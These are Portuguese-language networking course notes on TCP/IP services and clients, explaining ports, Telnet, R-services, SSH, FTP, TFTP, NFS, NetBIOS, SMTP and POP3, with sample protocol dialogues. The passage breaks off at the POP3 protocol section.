CAP 258 - REDES E COMUNICAÇÃO DE DADOS
PROTOCOLOS TCP/IP - SERVIÇOS E CLIENTES

SERVIÇOS E CLIENTES

1 INTRODUÇÃO

Vimos, até então, alguns detalhes do TCP/IP quanto ao envio e recebimento dos segmentos TCP, datagramas UDP e IP, e frames. O "Coco da cocada" começa agora, pois vamos começar a juntar, também, o que foi visto em sistemas operacionais.

O "doce" do TCP/IP está na possibilidade de uma aplicação em execução numa máquina "conversar" com outra aplicação compatível em outra (ou na mesma) máquina usando recursos de rede.

O padrão primário de interação entre aplicações cooperativas é o paradigma **Cliente-Servidor**. Nos protocolos da camada de transporte, UDP e TCP, as aplicações são identificadas através do **protocolo de portas**. Quando uma aplicação ou máquina A deseja estabelecer uma comunicação com outra aplicação em execução numa mesma máquina ou máquina diferente (máquina B), cada aplicação deve obter um número de porta fornecido pelo "sistema operacional" ou atribuída para aquela aplicação pelo programador. Cada aplicação, quer seja ela cliente ou servidora, estará associada a uma porta.

Denominamos de **aplicação servidora** a aplicação que aguardará uma solicitação usando um número da porta previamente definido. Denominamos de **aplicação cliente** aquela que realizará a solicitação e buscará o número da porta desta aplicação no sistema operacional.

É praxe denominamos de **servidor** o equipamento que executa uma ou mais aplicações servidoras e de **cliente** o equipamento que executa uma ou mais aplicações clientes. Assim, em redes TCP/IP, podemos ter clientes e servidores de aplicações numa mesma máquina ou em várias máquinas, usando recursos de rede para se comunicarem. Contudo tal conotação não pode ser generalizada pois não é possível identificar corretamente qual máquina é unicamente cliente e qual é exclusivamente servidora.


Não é raro alguém perguntar: "Qual a máquina servidora?" Devemos retrucar "Servidora de qual aplicação?", pois qualquer máquina com TCP/IP pode proporcionar qualquer serviço desde que execute a aplicação correspondente. Uma máquina que, supostamente, seja considerada "servidora" também pode se comportar como cliente, daí o paradigma! Além disto, podemos ter aplicações clientes especiais que podem "conversar" entre si (é o que denominamos de abertura de conexão simultânea). Apesar de ser uma "aberração" isto é perfeitamente possível.

1.1 FUNCIONAMENTO BÁSICO:

Um **servidor** de aplicação inicia a execução da aplicação antes de começar uma interação e, normalmente, continua aceitando solicitações e responder sem nunca terminar. Um **cliente** é aquele que executa uma aplicação e esta solicita e aguarda uma resposta; encerrando sua execução depois de interagir com a aplicação servidora um número finito de vezes.

CAP 258 - REDES E COMUNICAÇÃO DE DADOS
PROTOCOLOS TCP/IP - SERVIÇOS E CLIENTES

A aplicação servidora aguarda por solicitações em portas específicas (*well-known port*) e protocolo de transporte que foram reservados para aquele ou mais serviços que ele oferece. Um cliente usa o mesmo protocolo de transporte da aplicação servidora requisitada, reserva uma porta que estava desocupada e do tipo não reservada (comum nos sistemas UNIX e corresponde às portas com número maior que 1024) para sua comunicação com o servidor daquela aplicação.



Reparem que **uma aplicação de rede, tanto cliente quanto servidora, está associada à porta e ao protocolo de transporte utilizado**. Podemos ter:

- aplicações diferentes usando a mesma porta em protocolos diferentes (FTP e FSP);
- uma mesma aplicação usando várias portas e vários protocolos (HTTP em várias portas);
- e uma porta de um protocolo que combina vários serviços diferentes, chamando aplicações diferentes. São as portas de aplicações multiplexadas. (Chamadas de RPCs).

As solicitações feitas pelos clientes aos serviços estabelecem um protocolo correspondente.

Veremos alguns destes protocolos (FTP, SMTP, HTTP) e como configurar algum serviço importante (DNS).

Para estabelecer a comunicação entre aplicações, a aplicação cliente necessita do endereço IP e da porta usada da máquina que executa a aplicação servidora. Usando um cliente interativo, um usuário comanda:

prompt$ aplicação-cliente endereço-da-máquina porta-de-serviço.

As portas, os nomes dos serviços, os protocolos padrões utilizados são definidos pela RFC1700 (Assigned Numbers). Encontramos estas definições em qualquer sistema operacional com TCP/IP. Em sistemas Unix (e seus clones) ou compatíveis tais definições estão no arquivo "SERVICES": /etc/services, \WINDOWS\services; \WINNT\SYSTEM32\DRIVERS\ETC\services, etc...

2 LOGIN REMOTO

As primeiras RFCs relatam os testes de procedimentos para a execução de uma aplicação em um computador remoto. Em seguida outras relatam um teste de uma aplicação mais complexa, dando à primeira, também a capacidade de edição. Estas são as finalidades desse conjunto de aplicações:

TELNET	Remote Terminal Protocol
SERVIÇOS R: • **RLOGIN,** • **RSHELL,** • **REXEC**	Remote Services: • Remote Login, • Remote Shell, • Remote Exec
SSH	Security Shell

Cada um destes protocolos de aplicação utilizam protocolos de transporte adequados para a sua finalidade e o paradigma cliente/servidor. As portas padrões, os protocolos de transporte utilizados e as características destas aplicações serão vistas a seguir.

2.1 TELNET

O **TELNET** é um protocolo de Terminal Remoto. Após uma conexão, estabelece-se a sessão TELNET, e as teclas pressionadas em um computador local são transferidas para o computador remoto, e este, retorna informações que serão apresentadas na tela do computador local. Cabe lembrar que o TCP/IP não possui uma camada de sessão específica. Isto implica que a aplicação é a responsável pelo controle da sessão.

A aplicação servidora de **Telnet** usa o **protocolo TCP** e **porta 23** em condição padrão. Nada impede que seja usada uma outra porta, porém é recomendável manter o protocolo de transporte original. As aplicações servidoras e clientes (quando seguem os modelos de programação definidos nas RFCs) buscam tais características num arquivo "services". O conteúdo deste arquivo é baseado nas informações estabelecidas, atualmente, pela RFC1700.

2.1.1 Os Serviços Do TELNET:

O TELNET oferece 3 serviços básicos: NVT, Negociação de Opções e Simetria de Conexão, e serviço de autenticação.

NVT Network Virtual Terminal	É um mecanismo intermediário de tradução entre as máquinas envolvidas (cliente/servidor). Dada a heterogeneidade das máquinas envolvidas, o NVT define como dados e seqüência de controles que são enviados através da rede. Por exemplo: Um determinado sistema Operacional utiliza o CR (Carriage-Return) como caracter de controle de fim de linha. Outros S.Os usam o caracter LF, outros usam estes dois. Alguns S.Os usam o Control-C para interromper a execução de um programa, outros usam o ESCAPE. Assim, o NVT implementa uma tradução para um padrão intermediário (para a transferencia pela rede) entre os extremos. O NVT é uma solução para o caso de ambigüidades se um determinado conjunto de caracteres deve ser tratado como um dado ou como uma seqüência de controle, através de octeto IAC (Interpet As Command).
NEGOCIAÇÃO DE OPÇÕES	O TELNET implementa negociação de opções. Este complexo mecanismo, permite que cliente e servidor reconfigurem suas conexões. Por exemplo: Quando o texto digitado na máquina cliente será enviado, após cada tecla pressionada ou após o usuário pressionar RETURN (ou ENTER)? Qual o tipo de terminal (e recursos destes) podem ser explorados? Os caracteres acentuados (código ASCII > 128) são transferidos de que forma?
CONEXÕES SIMÉTRICAS	A simetria das conexões define que qualquer máquina (cliente ou servidor) pode solicitar uma opção de negociação. Ou seja, a simetria está relacionada ao processamento da opção. Um receptor termina respondendo "opção aceita" ou "opção rejeitada".
AUTENTICAÇÃO	O TELNET usa o sistema de autenticação (credenciais nome de usuário/senha) do sistema operacional para estabelecer uma conexão. As credenciais são transferidas na forma ASC e aberta (plain/text) num único pacote ou em pacotes separados, dependendo da forma de operação do console (modo linha ou modo caracter). Isto representa um sério problema de segurança. Uma forma de evitar seria uma transferencia destes pacotes na forma cifrada.

2.2 SERVIÇOS R

Além do TELNET podemos incluir serviços de "Login" remoto que suportam o mecanismo de "nós confiáveis". Isto possibilita o compartilhamento de nomes de usuários e proteções de acesso entre máquinas, assim como estabelecer equivalência entre nomes de usuários das diversas máquinas. O sistema de autenticação é substituído por uma forma de autorização através dos endereços das máquinas e dos nomes de usuários.

Os Serviços R usam o protocolo de transporte TCP e as seguintes portas:

Serviço	Porta
rexec (ou exec)	**512**
rlogin (ou login)	**513**
rshell (ou rsh)	**514**

A diferença entre os serviços R e o TELNET é que os primeiros passam informações ambientais locais para a máquina remota. Rshell e Rexec possibilitam chamados por outras aplicações invocando a execução de outras aplicações numa máquina remota, já o TELNET, embora seja "possível", requer um procedimento intermediário. Normalmente, os serviços R aceitam a definição de direcionamento de padrões de entrada/saída stdin, stdout e stderr.

Os serviços-R implementam um processo de autorização de acesso baseado no endereço IP e nome do usuário enviadas pela aplicação cliente para a aplicação servidora . A lista com os endereços e o *username* autorizados podem ficar no diretório do usuário ou no diretório de configuração (/etc, por exemplo) da máquina que executa a aplicação servidora. Assim, o responsável desta conta, sendo também responsável por uma outra conta numa outro sistema remoto, pode acionar aplicações sem ter que fornecer credenciais completas (username/senha) e armazená-las em arquivos na forma aberta. Estas informações ficam armazenadas em arquivos especiais (*.rhosts*, ou *rhosts* dependendo da implementação para aquele sistema operacional).

2.3 SSH

O SSH estabelece conexões entre máquinas de forma semelhante aqueles do serviços R, e implementa mecanismos de autenticação através de chaves cifradas utilizando algoritmos de criptografia DES, RSA, e mecanismos de autenticação tipo desafio/resposta (chalenge/response) S/KEY e outros, fortalecendo o mecanismo de autenticação.

Esta aplicação também oferece o recurso de criar túneis (canais) cifrados para outras aplicações mais frágeis em termos de segurança.

O SSH usa o protocolo TCP e porta 22.

Exercícios:

1) Há alguma diferença entre o TELNET e R-Login?
2) Hoje, os serviços R estão limitados apenas aos sistemas derivados do BSD-UNIX?
3) No laboratório, tente interceptar a comunicação de uma sessão TELNET entre duas máquinas., desde o início, usando alguma aplicação capaz de capturar os pacotes (TCPDUMP, SNOOP, MS-Network Monitor). Você consegue ver alguma coisa que não deveria? Não é foto de ninguém!!!!!
4) Repita o mesmo da questão anterior usando o SSH.

3 ACESSO E TRANSFERÊNCIA DE ARQUIVOS

3.1 Introdução


Um dos primeiros objetivos a ser alcançado pelo protocolo TCP/IP era a transferência de arquivos. Com o crescimento dos recursos e melhoria de velocidade da comunicação surgiu a possibilidade do compartilhamento de arquivos. Para proporcionar estes recursos foram desenvolvidos uma familia de protocolos de aplicação.

FTP	File Transfer Protocol
TFTP	Trivial FileTransfer Protocol
NFS	Network File System (desenvolvido pela SUN)
NETBIOS/TCP	Encapsulamento do protocolo NETBIOS sobre TCP

Cada um destes protocolos utilizam protocolos de transporte adequados para a sua finalidade.

3.2 FTP

A aplicação que utiliza o protocolo **FTP** (**F**ile **T**ransfer **P**rotocol) ainda é, hoje (2000), muito utilizada. Como qualquer serviço, encontramos as aplicações servidora e cliente. Juntas, implementam o protocolo FTP (sim! É um protocolo sim!) utilizando o protocolo de transporte TCP e usa duas portas padrões: **21 - para estabelecer controle** ; e a **porta 20** - usada para a **transferência dos dados no modo ativo** ou **porta não privilegiada (>1024) no modo passivo**.



3.2.1 A Forma dos Dados nas Conexões de Transferência

Os dados transferidos nas conexões (canais) de transferência (porta 20 - modo ativo ou uma porta livre com número maior que 1024 no modo passivo) numa cadeia de bytes (stream mode) no modo binário (binary mode). Na modo texto, o objetivo é garantir a mesma apresentação. Na transferência no modo texto os caracteres de controle, tipo CR+LF, são convertidos, na origem, para um padrão de rede e depois, na máquina receptora, convertidos para o padrão da máquina. Por exemplo: A transferencia de um arquivo texto criado num PC rodando Windows não coincide com um mesmo arquivo texto editado num PC rodando SO Linux.

3.2.2 A Forma dos Dados nas Conexões de Controle.

Na conexão de controle (porta 21), o FTP usa o mesmo protocolo de terminal virtual de rede (*NVT - Network Virtual Terminal*) utilizado pelo TELNET, de uma forma simplificada.

3.2.3 Recursos Das Aplicações FTP

ACESSO INTERATIVO	Embora tenha sido projetado para ser usado por programas, muitas implementações fornecem uma interface amigável, possibilitando uma interação bem confortável com o servidor de arquivos remotos via FTP. Esta facilidade é da aplicação e não do protocolo.
ESPECIFICAÇÃO DA FORMA DE REPRESENTAÇÃO	O FTP permite que o cliente especifique o tipo e forma dos a dados armazenados. Um usuário pode especificar se um arquivo contém textos ou se deve ser tratado, na transferencia, como arquivos binários. Quando em texto, o arquivo usa o conjunto de caracteres ASC ou EBCDIC. (Não confundir com a forma de armazenamento destes arquivos! O tratamento deste problema é feito por uma função especial denominada NETWORK_BYTE_ORDER que será comentada na programação).
CONTROLE DE AUTENTICAÇÃO	Para que um cliente tenha acesso aos arquivos, o FTP usa o mecanismo de autenticação do sistema operacional, normalmente, o usuário é autenticado através do par username/password. Mesmo através de acesso tipo "anonymous" ocorre uma autenticação considerando o texto informado no lugar da senha (normalmente o E-mail do usuário da aplicação cliente). A aplicação servidora nega acesso aos clientes que não fornecem uma autenticação válida.

3.2.4 PROTOCOLO FTP

O protocolo FTP é composto por uma conjunto de comandos. A STD9 (disponível nas URLs citadas no arquivo CAP258-2-5-3 ou na URL http://www.dem.inpe.br/rfc/std/std9.txt) apresenta e especifica cada um dos comandos. Os comandos FTP podem ser classificados em 3 grupos:

Controle de Acesso:	(**USER**, **PASS**, ACCT, **CWD**, CDUP, SMNT, REIN, **QUIT**)
Parâmetros de Transferência:	(**PORT**, PASV, **TYPE**, **STRU**, **MODE**)
Serviço:	(**RETR**, **STOR**, STOU, APPE, ALLO, REST, RNFR, RNTO, ABOR, DELE, RMD, MKD, PWD, **LIST**, NLST, SITE, SYST, STAT, HELP, **NOOP**)

Os comandos em negrito são comandos necessários para uma implementação mínima. Estes comandos são recebidos pela aplicação servidora FTP e representam o protocolo FTP. A aplicação cliente, para tornar a aplicação mais amigável, estabelece uma conversão

entre os comandos "amigáveis" e aqueles que serão efetivamente enviados para a aplicação servidora FTP. A tabela a seguir mostra alguns exemplos:

Amigável	Protocolo FTP
cd	CWD
get	RETR
put	STOR
dir	LIST ou NLIST
bin	TYPE bin
asc	TYPE asc
pwd ou cd sem argumento	PWD
mkdir	MKD

Um exemplo interessante: Eis um comando do protocolo FTP que não apresenta uma forma amigável e que é a "gloria" de algumas aplicações clientes FTP. É o comado REST. Descubra sua finalidade....

3.3 TFTP - TRIVIAL FILE TRANSFER PROTOCOL

O TFTP é um protocolo muito mais simples que o FTP. Não implementa autenticação nem formas de representação. A finalidade da aplicação TFTP é a transferência de arquivo (recebimento ou envio) ou da forma binária (octeto) ou de modo texto. O protocolo TFTP consistem de poucos comandos: daí o *trivial.*

Amigável	Protocolo TFTP
get	valor 1
put	valor 2
asc	"netasc"
bin	"octet"

Na aplicação TFTP cliente ou servidora os comandos e dados são transferidos em forma de datagramas. O código de uma aplicação TFTP é pequeno, razão pela qual é muito utilizado em estações *diskless* para a carga do sistema operacional armazenado em uma máquina remota que executa a aplicação servidora TFTP.

O **TFTP usa o protocolo UDP** como protocolo de transporte. A **aplicação servidora** TFTP atende solicitações de aplicações clientes **TFTP na porta 69 (padrão)**. **Tanto a aplicação servidora quanto a cliente implementam um método de controle baseado em tempo (TIMEOUT)**. Na aplicação cliente o valor do TIMEOUT é configurável no ambiente TFTP ou em arquivos de configuração (Registry do Windows). Ao iniciar a aplicação servidora estes tempos podem ser modificados na linha de comando de execução.

3.4 NFS - NETWORK FILE SYSTEM

O NFS é a forma TCP/IP de compartilhamento de arquivos. Desenvolvido pela Sun, e lembrando que no UNIX "tudo é arquivo", o NFS disponibiliza os recursos de uma máquina servidora NFS para seus clientes como um todo. Assim, o NFS não trabalha sozinho. Ele usa recursos de RPC (Remote Procedure Call) e XDR (eXtended Data Representation) que são serviços auxiliares, para o gerenciamento de atividades e representações de dados

entre sistemas heterogêneos. As RPCs são como rotinas (procedimentos) executadas numa máquina remota. O cliente estabelece uma conexão com a máquina servidora, transfere os argumentos da função, segundo os padrões estabelecidos pelo XDR, aguarda o processamento, e obtém a resposta. Em suma, as RPCs implementam, para o NFS, uma forma de processamento distribuído.

E qual a finalidade do XDR? Como foi dito, o NFS suporta sistemas heterogêneos. Isto significa que a representação e armazenamento de uma informação, se são argumentos de algum procedimento, devem ser "entendidos" pela máquina remota qualquer que seja a plataforma e sistema operacional que ela execute. Para entendermos este problema, vamos admitir uma plataforma Intel (8086, 16bits) explorando o serviço NFS de uma máquina 64 bits. As duas máquinas tem uma representação interna de dados diferentes. O XDR vem, justamente, servir como uma representação intermediária (de rede) entre estas duas plataformas. Resumidamente, um diagrama de conversão de uma informação da máquina de origem (8086) para uma máquina de 64 bits, seria:

representação 8086 <- XDR ---------- rede ---------- XDR <- representação 64 bits

O NFS é complexo embora carregue consigo a filosofia do KISS (Keep It Simple, Stupid). As principais funções de RPCs são: BOOTPARAMS, LOCK-Manager, RPC-MOUNT, RPC-PORTMAP, RPC-QUOTA e RPC-STATUS, que auxiliam no gerenciamento de parâmetros do sistema de arquivos exportados em tempo de boot, Gerenciamento de acesso, montagem de sistemas de arquivos, acionamento de outros procedimentos remotos e status, respectivamente.

3.5 NETBIOS sobre TCP/IP

O NETBIOS é o protocolo desenvolvido pela IBM e representa o protocolo de transporte do protocolo NetBEUI. Também é conhecido como SMB (Server Message Block) ou CIFS (Common Internet File System). Inicialmente, através destes protocolos somente as máquinas Windows podiam compartilhar discos e alguns periféricos com outras máquinas que rodavam o LanManager, ou compatíveis.

O grande impulso do NETBIOS é a popularização do Windows através dos computadores pessoais e a migração dos serviços deste protocolo para outros sistemas operacionais (UNIX e OpenVMS via SAMBA, por exemplo) .

O NETBIOS sobre TCP/IP, conforme especificado nas RFCs 1001 e 1002, é conhecido como NBT e usa as seguintes portas e protocolos:

UDP porta 137 (name services)
UDP porta 138 (datagram services)
TCP porta 139 (session services)

Os datagramas são enviados de um nome NetBIOS para outro sobre o protocolo UDP e porta 138. O serviço de datagrama proporciona a capacidade de enviar uma mensagem para um único nome ou nome de um grupo. O nome de um grupo de máquinas pode ser resolvido através de uma lista de endereços IP ou por broadcast.

Na porta 139, usando o protocolo TCP, o NETBIOS (SMB ou CIFS) permite o compartilhamento de arquivos e periféricos. As desvantagens deste protocolo está

relacionada ao requisito de compatibilidade retroativa aos clientes Windows For Workgroup, Lan Manager for DOS e outros, um grande número de broadcast para o preenchimento de tabelas e dos recursos disponíveis, e principalmente, em termos de segurança.

Para uma rede interna (LAN) envolvendo máquinas clientes compatíveis é a forma mais "barata" de compartilhamento de arquivos e impressoras.

OBS: Uma dúvida que pode acontecer, numa primeira visão das aplicações, é querer associá-las exclusivamente às portas. Definir uma aplicação baseando-se apenas no protocolo de portas e no endereçamento IP, pode gerar uma certa confusão. Vejamos um exemplo: Qual o serviço proporcionado pela porta 21? Analisando somente a porta padrão poderíamos dizer é o FTP!!! Isto está errado!!!!! O serviço também depende do protocolo usado. Uma mesma porta, mesmo padrão, pode suportar aplicações diferentes considerando outro protocolo de transporte (UDP ou TCP). A porta 21 é um exemplo clássico. Quando usamos o protocolo de transporte TCP, não resta dúvida que a aplicação servidora padrão é o FTP, mas se o protocolo for UDP então a aplicação é o FPS, uma aplicação de transferencia de arquivos que é incompatível com o protocolo FTP e exige uma aplicação cliente específica. Outro exemplo é o DNS: usando a mesma porta (53), e UDP, temos a resolução de nomes, mas na mesma porta com o TCP temos a transferência da tabela de tradução e não a tradução propriamente dita. Então não se pode dizer que uma aplicação está associada EXCLUSIVAMENTE à porta. O protocolo usado (TCP ou UDP) deve ser considerado. Certo? Consulte a RFC1700 e encontraremos outras situações semelhantes.

3.6 EXERCÍCIOS:

1) Descubra os comandos da aplicação cliente correspondentes ao TYPE, RNTO, LIST, SYST, STAT, do protocolo FTP.

2) Veja quais serviços prestados pela sua máquina. Use o comando NETSTAT .

3) Como você pode identificar o MTU da rede? (MTU = Maximum Transfer Unit, é o tamanho máximo que um datagrama pode ter) Dica: Lembre de que quando um pacote tem um tamanho maior que o MTU então deve ocorrer a fragmentação do mesmo. Se o pacote não possui o bit de "permitir fragmentação" em 1 no cabeçalho IP então a fragmentação não ocorrerá.


4 CORREIO ELETRÔNICO

4.1 Introdução

Quando pensamos em Correio Eletrônico estamos usando, na verdade um conjunto de protocolos: SMTP, POP3 e IMAP.

4.2 SMTP - SIMPLE MAIL TRANSFER PROTOCOL

Como em qualquer outro serviço, o serviço SMTP possui seu cliente SMTP. Para entendermos o por quê, vamos estudar este protocolo considerando apenas duas máquinas servidoras de mensagens onde seus usuários tem acesso direto (por exemplo: via console ou terminal remoto). A figura abaixo explica os conceitos operacionais deste serviço.



4.2.1 ENVIANDO UMA MENSAGEM

Assume-se que o usuário está "logado" na máquina, editou a mensagem que deseja enviar. Nesta interface, o usuário fornece o endereço-eletrônico do destinatário. Assim que o usuário comanda o envio da mensagem é feita uma análise do endereço de destino. Esta análise consiste em procurar num banco de dados de endereços se existe algum apontador associado a aquele endereço. Este endereço pode ser: expandido, no caso de uma lista; ou redirecionado para a máquina de destino, caso não seja encontrado algum apontador. Caso o endereço seja para a própria máquina - por uma consulta feita aos arquivos de configuração do serviço - a mensagem é depositada na caixa postal do usuário de destino. Caso seja um endereço remoto, a mensagem é colocada numa área temporária (conhecida como área de "spool"). As mensagens ficam ali depositadas até que processo de "cliente SMTP" seja executado, que estabelecerá uma conexão TCP com a máquina de destino. Para esta conexão, o cliente SMTP consulta o serviço de tradução de nomes (DNS) solicitando informações do domínio sobre a cláusula MX (Mail-Exchanger). Repare que o SMTP-SERVER dispensou qualquer autenticação do usuário na máquina de destino.

4.2.2 RECENDO UMA MENSAGEM

Na máquina de destino, o serviço SMTP estará ativo. Caso contrário, não há como enviar a mensagem e esta retornará ao remetente após algum intervalo de tempo. Quando ativo, este serviço recebe a mensagem e consulta sua base de dados de endereços. É feita uma análise semelhante ao envio. **Quando o usuário e endereço de destino não coincidam com a identidade daquela máquina a mensagem é redirecionada para o destino correto**, é o que denominamos de **Mail-Relay**. Caso a identificação seja positiva (usuário existe e a identidade da máquina é confirmada), a mensagem é depositada na caixa de correio do usuário e ficará disponível para ser lida.

4.2.3 O PROTOCOLO SMTP

Temos, a seguir, um exemplo de conexão entre os software cliente (C) e de serviço (S) SMTP.

O software cliente se conecta à máquina que executa o software smtp-server, estabelecendo a conversação:

S: 220 domínio versão
C: HELO nome-da-maquina
S: 250 OK
C: MAIL FROM: <remetente@domínio-cliente
S: 250 OK
C: RCPT TO: <destinatário@domínio-server ** (outro domínio = mail-relay)**
S: 250 OK ou 550 No such user
C: DATA
S: 354 start mail input; end with <CRLF>.<CRLF>
C: mensagem
C: <CRLF>.<CRLF>
S: 250 OK
C: QUIT
S: 221 domínio-server (fecha a conexão)

Informações mais detalhadas podem ser obtidas nas RFC's: 822, 974, 976, 1047, 1521, 1522, 1590, 1651, 1652, 1653, 1854, 2034, 2197, 2505 e 2554

Na condição padrão, o serviço SMTP atende conexões tipo TCP na porta 25.

4.2.4 EXTENSÕES

Inicialmente, o serviço SMTP era utilizado apenas para a transferência de informações tipo texto, uma simples carta entre os usuários, limitando-se à representação de um caracter em apenas 7 bits. Por outro lado, havia uma demanda para o envio de arquivos de diversos tipos: documentos, imagens, sons, arquivos executáveis, etc, representando arquivos tipo binário que exige a representação em 8-bits.

Com esta demanda, foi introduzido recursos MIME (Multipurpose Internet Mail Extensions) no qual, o dado na forma binária de 8bits pudesse ser convertido para 7 bits e enviado por qualquer máquina, e posteriormente reconvertido para a forma original. Uma forma de conversão é o padrão UUENCODE. Depois surgiram os padrões: BinHex (Macintosh), MIME GIF, MIME JPEG, MIME PostScript, MIME audio, MIME MPEG, etc.

Esta facilidade trouxe uma nova forma de transferência de arquivos. Por outro lado permitiu também o envio de arquivos indesejáveis, conhecidos como "cavalo-de-tróia", e a proliferação de vírus. Veremos isto na parte de segurança de redes.

4.3 POP3 - POST OFFICE PROTOCOL V.3

Caso o usuário esteja em outra máquina, ou o serviço de console remoto não esteja disponível, ou nem mesmo o acesso direto (pessoal) à máquina servidora de correio-

eletrônico seja permitido, pode-se utilizar outros serviços para se ter acesso às novas mensagens que estão na caixa postal do usuário. Uma opção é o uso do serviço POP3 (Post Office Protocol). Uma segunda opção é o serviço de IMAP.

Agora, o usuário naquela outra máquina, deve possuir o software cliente dos serviços POP3 (exemplo: Microsoft Outlook, Netscape Messenger, Pegasus, Eudora, etc). Esses aplicativos clientes também implementam um software cliente de SMTP simplificado, pois são incapazes de enviar as mensagens diretamente para o endereço de destino, necessitando de uma máquina que implementa o SMTP completamente.

Na configuração destes serviços, informam-se os nomes das máquinas onde as mensagens estão armazenadas e o nome da máquina que será usada para Mail-Relay (máquina "SMTP Server"). Informam-se, também, o "username" e respectiva senha para a autenticação. Com todas estas informações, o software cliente POP3 conecta-se à máquina servidora deste serviço, realiza a autenticação fornecendo o username e a senha, e envia comandos pertencentes ao protocolo (POP3). As mensagens são transferidas para a máquina do usuário para serem lidas posteriormente.

Mostramos, abaixo, os comandos enviados em uma sessão de POP3 usando um cliente POP3 (Netscape)

16:21:21: Connection from 192.168.254.20, Mon Aug 30 16:21:21 1999<lf>
16:21:21: << +OK <6128502.13720@guri.eti.br, MercuryP/32 v2.16 ready.<cr><lf>
16:21:21: AUTH<cr><lf>
16:21:21: << -ERR Unrecognized command (try HELP).<cr><lf>
16:21:21: USER teste<cr><lf>
16:21:21: << +OK teste is known here.<cr><lf>
16:21:21: PASS testepop3<cr><lf>
16:21:21: << +OK Welcome! 1 messages (380 bytes)<cr><lf>
16:21:22: STAT<cr><lf>
16:21:22: << +OK 1 380<cr><lf>
16:21:22: XSENDER 1<cr><lf>
16:21:22: << -ERR Unrecognized command (try HELP).<cr><lf>
16:21:22: RETR 1<cr><lf>
16:21:22: << +OK Here it comes...<cr><lf>
16:21:22: << Received: from spooler by guri.eti.br (Mercury/32 v2.16); 30 Aug 99 16:16:48 -0300<cr><lf>
16:21:22: << From: "E-Mail Administrator" <postmaster@guri.eti.br<cr><lf>
16:21:22: << To: teste<cr><lf>
16:21:22: << Subject: Testando o POP3 server<cr><lf>
16:21:22: << Date: Mon, 30 Aug 1999 16:16:44 -0300<cr><lf>
16:21:22: << MIME-Version: 1.0<cr><lf>
16:21:22: << Content-type: text/plain; charset=US-ASCII<cr><lf>
16:21:22: << X-Mailer: Mercury/32 v2.16<cr><lf>
16:21:22: << <cr><lf>
16:21:22: << Este é o conteúdo da mensagem a ser recebida pelo usuário teste<cr><lf>
16:21:22: << .<cr><lf>
16:21:23: DELE 1<cr><lf>
16:21:23: << +OK Message deleted.<cr><lf>
16:21:23: QUIT<cr><lf>
16:21:23: << +OK guri.eti.br Server closing down.<cr><lf>
16:21:23: --- Connection closed normally at Mon Aug 30 16:21:23 1999<lf>. ---<lf><lf>

4.3.1 O PROTOCOLO POP3

